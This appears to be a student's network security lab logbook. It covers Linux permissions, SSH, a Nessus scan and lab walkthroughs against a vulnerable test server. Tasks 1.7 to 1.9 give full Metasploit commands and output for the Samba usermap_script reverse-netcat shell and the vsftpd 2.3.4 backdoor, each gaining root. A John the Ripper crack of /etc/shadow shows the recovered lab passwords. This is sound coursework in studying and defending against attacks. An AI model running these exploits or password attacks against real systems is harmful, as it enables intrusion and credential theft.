CE324 Network Security Logbook

Contents

Lab 1 (19/01/2023 and 26/01/2023)

Task 1.1 Why is root special?

A root account has the highest privileges on a system meaning it will be able to read, write, execute, and modify any files or directories. Using the root account can be seen as very bad practice because there is a risk of catastrophic errors such as deleting or damaging an important system file or directory which means the system may not be able to operate as it should. A better approach is to login with an admin account which will have less privileges than root, meaning that if any root privileges do need to be used then the 'sudo' or 'su' command can be used appropriately, this will then decrease the risk of errors from making unnecessary critical changes to the system.

Task 1.2 Using nano and some basic command line tools

To open or create a text file using nano the following is entered 'nano afile.txt' and to save any changes made inside the file CTRL+O is pressed.

Copying a file to another filename: '*cp afile.txt acopy.txt*'

Move a file: '*mv acopy.txt foo*' (foo being the directory name)

Remove a single file: '*rm acopy.txt*'

Remove a directory and all the files it contains: '*rm -r foo*'


List a file showing all of its permissions: '*ls -l afile.txt*'

The first character is either a '-' for a file or 'd' for directory. The following nine characters are three triplets of three characters each that show the owner, group, and everyone else's permissions respectively.[1] Each character of the triplet represents: 'r' for read, 'w' for write and 'x' for execute respectively. In the screenshot above, the owner has read and write permissions and for the group and everyone else they have only read permissions.


The difference between a root and a non-privileged user is that the root has all privileges necessary to modify or change a file/directory whereas non-privileged users have the minimum amount of privileges that are necessary to run a process.

Task 1.3 Logging in using remote shell

-X flag allows to send graphical windows across the network.



The & allows the command to run in the background so that you can run additional commands in the terminal.



Task 1.4 How SSH operates

SSH authenticates a user by using public key cryptography. The user generates a pair of public and private keys and sends a public key to the remote system. When a user tries to log in this sends an authentication request and the remote system uses the user's public key to encrypt a challenge message which can be decoded by the user's private key. If the decryption is successful then the user is granted access to the remote system.

There are several key-exchange algorithms used by SSH to negotiate the symmetric encryption key. The specific algorithm chosen depends on the client and server configuration and is negotiated during the initial handshake. Diffie-Hellman (DH) enables two parties to communicate over a public channel to establish a mutual secret. Elliptic-curve Diffie-Hellman (ECDH) is a variation of DH and is more secure as it uses elliptical curve cryptography. There is also the RSA algorithm however this is asymmetric.

The most commonly used symmetric encryption algorithm to encrypt the transport of the data is the advanced encryption standard (AES) which is a symmetric block cipher that encrypts data in blocks of 128 bits – the key size can be either 128,192 or 256 bits.

Task 1.5 Scanning using Nessus

Nessus Plugins are programs written in the Nessus attack scripting language. These contain vulnerability information, general remediation actions and the algorithm to test the presence of the security issue. If a vulnerability is detected, the plugin will generate a report indicating the severity of the issue with the CVSS2/CVSS3 score and provide the appropriate recommendations for remediation.[2]

Executive Summary:

192.168.23.3

CRITICAL	HIGH	MEDIUM	LOW	INFO
3	10	30	0	53

Vulnerabilities Total: 96

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	58662	Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows
CRITICAL	10.0	25217	Samba < 3.0.25 Multiple Vulnerabilities
CRITICAL	10.0	76314	Samba Unsupported Version Detection
HIGH	9.3	28228	Samba < 3.0.27 Multiple Vulnerabilities
HIGH	9.3	29253	Samba < 3.0.28 send_mailslot Function Remote Buffer Overflow
HIGH	7.9	122058	Samba < 3.4.0 Remote Code Execution Vulnerability
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.5	139574	Apache 2.4.x < 2.4.46 Multiple Vulnerabilities
HIGH	7.5	11030	Apache Chunked Encoding Remote Overflow
HIGH	7.5	47036	Samba 3.x < 3.3.13 SMB1 Packet Chaining Memory Corruption
HIGH	7.5	49228	Samba 3.x < 3.5.5 / 3.4.9 / 3.3.14 sid_parse Buffer Overflow
HIGH	7.5	24685	Samba < 3.0.24 Multiple Flaws
HIGH	7.5	32476	Samba < 3.0.30 receive_smb_raw Function Remote Buffer Overflow
MEDIUM	6.8	55733	Samba 3.x < 3.3.16 / 3.4.14 / 3.5.10 Multiple Vulnerabilities
MEDIUM	6.8	90508	Samba 3.x < 4.2.10 / 4.2.x < 4.2.10 / 4.3.x < 4.3.7 / 4.4.x < 4.4.1 Multiple Vulnerabilities (Badlock)
MEDIUM	6.8	90509	Samba Badlock Vulnerability
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	6.0	41970	Samba < 3.0.37 / 3.2.15 / 3.3.8 / 3.4.2 Multiple Vulnerabilities

192.168.23.3 4

MEDIUM	5.8	135290	Apache 2.4.x < 2.4.42 Multiple Vulnerabilities
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.1	64459	Samba < 3.5.21 / 3.6.12 / 4.0.2 SWAT Multiple Vulnerabilities
MEDIUM	5.0	106232	Apache ServerTokens Information Disclosure
MEDIUM	5.0	12217	DNS Server Cache Snooping Remote Information Disclosure
MEDIUM	5.0	35450	DNS Server Spoofed Request Amplification DDoS
MEDIUM	5.0	10061	Echo Service Detection
MEDIUM	5.0	10068	Finger Service Remote Information Disclosure
MEDIUM	5.0	139921	ISC BIND 9.15.6 < 9.16.6 / 9.17.x < 9.17.4 DoS
MEDIUM	5.0	136769	ISC BIND Service Downgrade / Reflected DoS
MEDIUM	5.0	57608	SMB Signing not required
MEDIUM	5.0	15901	SSL Certificate Expiry
MEDIUM	5.0	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.0	52503	Samba 3.x < 3.3.15 / 3.4.12 / 3.5.7 'FD_SET' Memory Corruption
MEDIUM	5.0	69276	Samba 3.x < 3.5.22 / 3.6.x < 3.6.17 / 4.0.x < 4.0.8 read_nttrans_ea_lis DoS
MEDIUM	5.0	88490	Web Server Error Page Information Disclosure
MEDIUM	5.0	88099	Web Server HTTP Header Information Disclosure
MEDIUM	4.3	139917	ISC BIND 9.10.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	4.3	139916	ISC BIND 9.14.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	4.3	85582	Web Application Potentially Vulnerable to Clickjacking
MEDIUM	4.0	137837	ISC BIND 9.11.x < 9.11.20 / 9.11.14-S1 < 9.11.19-S9 / 9.14.x < 9.14.13 / 9.16.x < 9.16.4 DoS
MEDIUM	4.0	137838	ISC BIND 9.16.x < 9.16.4 DoS
MEDIUM	4.0	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	4.0	139911	ISC BIND Zone Update Vulnerability (cve-2020-8624)
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure

192.168.23.3 5

INFO	N/A	46180	Additional DNS Hostnames
INFO	N/A	111465	Apache HTTP Server Error Page Detection
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10028	DNS Server BIND version Directive Remote Version Detection
INFO	N/A	11002	DNS Server Detection
INFO	N/A	11951	DNS Server Fingerprinting
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	35371	DNS Server hostname.bind Map Hostname Disclosure
INFO	N/A	132634	Deprecated SSLv2 Connection Attempts
INFO	N/A	54615	Device Type
INFO	N/A	49704	External URLs
INFO	N/A	10092	FTP Server Detection
INFO	N/A	11919	HMAP Web Server Fingerprinting
INFO	N/A	84502	HSTS Missing From HTTPS Server
INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	14788	IP Protocols Scan
INFO	N/A	117886	Local Checks Not Enabled (info)
INFO	N/A	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	50345	Missing or Permissive X-Frame-Options HTTP Response Header
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	11936	OS Identification

192.168.23.3 6

INFO	N/A	66334	Patch Report
INFO	N/A	12264	Record Route
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	10881	SSH Protocol Versions Supported
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	56984	SSL / TLS Versions Supported
INFO	N/A	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	10863	SSL Certificate Information
INFO	N/A	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	21643	SSL Cipher Suites Supported
INFO	N/A	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	94761	SSL Root Certification Authority Certificate Information
INFO	N/A	25240	Samba Server Detection
INFO	N/A	104887	Samba Version
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	138330	TLS Version 1.3 Protocol Detection
INFO	N/A	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	91815	Web Application Sitemap
INFO	N/A	11032	Web Server Directory Enumeration

192.168.23.3 7

INFO	N/A	49705	Web Server Harvested Email Addresses
INFO	N/A	10302	Web Server robots.txt Information Disclosure
INFO	N/A	52703	vsftpd Detection

Most vulnerabilities are found in the software Samba. Samba is a software that allows non-windows operating systems like Linux to act as file and print servers to SMB/CIFS clients. SMG/CIFS are protocols used for windows-based computers which means that the non-windows users will be able to access files and printers shared by a windows server. This software is a valuable tool for mixed-platform environments for windows and non-windows systems to communicate with each other.

Task 1.6 Describing a vulnerability in detail

Synopsis

The remote Samba server is affected by multiple vulnerabilities.

Description

According to its banner, the version of the Samba server installed on the remote host is affected by multiple buffer overflow and remote command injection vulnerabilities that can be exploited remotely, as well as a local privilege escalation bug.

Solution

Upgrade to version 3.0.25 or higher.

Risk Information

CVSS v2

Risk Factor: High

Base Score: 7.5

Temporal Score: 6.2

Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Temporal Vector: CVSS2#E:F/RL:OF/RC:C

CVSS v3

Risk Factor: High

Base Score: 7.3

Temporal Score: 6.8

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C

Vulnerability Information

CPE: cpe:2.3:a:samba:samba:*:*:*:*:*:*:*:*

Patch Publication Date: 5/14/2007

Vulnerability Publication Date: 5/14/2007

"The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management."[3]

Base score is derived from Exploitability metrics and Impact metrics and scope and is scored 6.0 in the national vulnerability database. The vector code given is **AV:N** (Access Vector) – The vulnerability is exploited from network access; **AC:M** (Access complexity) – The access to the attacking party is limited to a group of systems or users at some level of authorisation; **Au:N** (Authentication) – One instance of authentication is required to exploit the vulnerability; **C:P** (Confidentiality Impact) – Partial information disclosure; **I:P** (Integrity Impact) – Modification of files is possible but is limited or the attacker has no control what files are modified; **A:P** (Availability Impact) – Partial reduced performance/interruptions in resource availability.

Task 1.7 Gaining root on a vulnerable Linux system

Nmap is a tool that allows you to scan a network and gather information about devices connected to them by sending packets and analysing the responses. This information is used to assess the network's overall security and identify any vulnerability issues.

-sV tells nmap to perform a scan of ports and try to determine the service

-A tells it to try to discover operating system and service version levels

Nmap output:

```
msf6 > nmap -sV -A 192.168.23.3
[*] exec: nmap -sV -A 192.168.23.3

Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-14 04:47 GMT
Nmap scan report for 192.168.23.3
Host is up (0.00084s latency).
Not shown: 989 closed ports
PORT    STATE SERVICE     VERSION
7/tcp   open  echo
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               5 Jan 21  2021 afile.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.12.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:66:e2:2f:7d:63:18:fa:c3:c5:5a:15:b6:e6:bf:40 (RSA)
|   256 db:9d:72:c9:0c:f0:1e:fe:da:55:6d:d1:da:77:41:5b (ECDSA)
|_  256 be:59:58:34:5a:60:88:1e:01:96:69:b4:f5:a7:f9:50 (ED25519)
23/tcp  open  telnet      Linux telnetd
37/tcp  open  time        (32 bits)
|_rfc868-time: 2023-02-14T04:47:55
53/tcp  open  domain      ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
```

```
79/tcp  open  finger      Linux fingerd
|_finger: No one logged on.\x0D
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Hello this is Server
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 47 disallowed entries (15 shown)
| /sitecore /api/sitecore/* /forms/* /assets/* /404
| /*utm_source* /*utm_medium* /*utm_term* /*utm_content*
|_/*utm_campaign* /*gclid* /*.js$ /*.css$ /App_Browsers/ /App_config/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: University of Essex
| ssl-cert: Subject: commonName=www.essex.ac.uk/organizationName=University of Essex/stateOrProvinceName=England/countryName=
GB
| Not valid before: 2021-01-23T16:12:29
|_Not valid after:  2022-02-02T16:12:29
| tls-alpn:
|_  http/1.1
445/tcp open  netbios-ssn Samba smbd 3.0.20b (workgroup: MYGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=2/14%OT=7%CT=1%CU=40959%PV=Y%DS=2%DC=T%G=Y%TM=63EB1285
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11
OS:NW6%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_nbstat: NetBIOS name: SERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20b)
|   Computer name: server
|   NetBIOS computer name:
|   Domain name:
|   FQDN: server
|_  System time: 2023-02-14T04:47:55+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 587/tcp)
HOP RTT     ADDRESS
1   0.44 ms 192.168.12.2
2   0.90 ms 192.168.23.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.53 seconds
```

'search samba' will show all exploits related to the software.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.29.155.190   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.23.3
rhost => 192.168.23.3
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.12.1
lhost => 192.168.12.1
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP handler on 192.168.12.1:4444
[*] Command shell session 1 opened (192.168.12.1:4444 → 192.168.23.3:56572) at 2023-02-14 04:53:31 +0000

hostname
server
id
uid=0(root) gid=0(root) groups=0(root)
```

The hostname identifies what device has been exploited which in this case is the server. The id command returns user and group names of the current user that executed the command. In this case the output shows that the user has root privileges which means the attacker knows they can read, modify, and execute with malicious intent on the system.

Task 1.8 FTP Exploitation

Reading the output above we can see that the server uses ‘vsftpd 2.3.4’.

Searching this on Metasploit outputs the following:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


Using the exploit, we have the option to set rhost which will be the server IP address and the rport which is the port that is used by FTP:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.23.3
rhost => 192.168.23.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.3:21 - The port used by the backdoor bind listener is already open
[+] 192.168.23.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.23.3:6200) at 2023-02-14 05:14:07 +0000

hostname
server
id
uid=0(root) gid=0(root) groups=0(root)
```

“The concept of the attack on VSFTPD 2.3.4 is to trigger the malicious vsf_sysutil_extra(); function by sending a sequence of specific bytes on port 21, which, on successful execution, results in opening the backdoor on port 6200 of the system.”[4] This sequence includes using a smiley face, as the ASCII is hardcoded into the source code.

Nessus does detect the vsftpd version but does not flag it as a vulnerability.



Task 1.9 Check important file permissions

```
joe@server:~$ ls -l /etc/shadow
-rw-r--r-- 1 root shadow 1339 Jan 21  2021 /etc/shadow
```

The /etc/shadow file stores sensitive information such as hashed passwords. It should only be accessible to the root user and no other groups. This means non-privileged users like joe should not have the permission to read the file as this will allow unauthorised access or tampering. Therefore, the permissions should be set to '-rw-------'.

```
joe@server:~$ john /etc/shadow
Created directory: /home/joe/.john
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (joe)
letmein2         (ce324)
letmein2         (root)
3g 0:00:01:37 100% 2/3 0.03061g/s 282.1p/s 477.1c/s 477.1C/s chicago2..compute2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The cracked password for the server is '**letmein2**' and is successfully used below:

```
Ubuntu 20.04.1 LTS server tty1

server login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)
```

Task 1.10 How was the attack in Task 1.9 performed?

The attack uses john the ripper which is a password cracking tool that uses both dictionary and brute force attack techniques – this is done by taking a large number of words and encrypting it in the same format as the password being cracked, and comparing the output of the encrypted string or by having a large number of plaintexts that are generated and hashed then comparing this to the input hashes in the etc/shadow file until it matches. A brute force attack like this can be stopped by having stronger passwords e.g. A combination of capital letters, special characters, and numbers. This will exponentially increase the time it takes to crack the password so it will be harder for an attacker to acquire the password in a realistic time.

A salt is a random piece of data added to password before it is hashed which will make it harder for an attacker to decrypt passwords as each password will have a different salt value increasing the time it takes to crack. Additionally, it will make consistent plaintext be inconsistent so that common patterns in the password aren't noticeable or identifiable to the attacker.

Lab 2 (02/02/2023)

Task 2.1 Capturing a plaintext password

Sending the packets:

```
┌──(root💀client)-[~]
└─# ./remoteinfo
enter your Essex username rk20134
OK done, now find out the password that was sent!
```

The password generated for my username: **6cddb77a**

Client Port: 54942

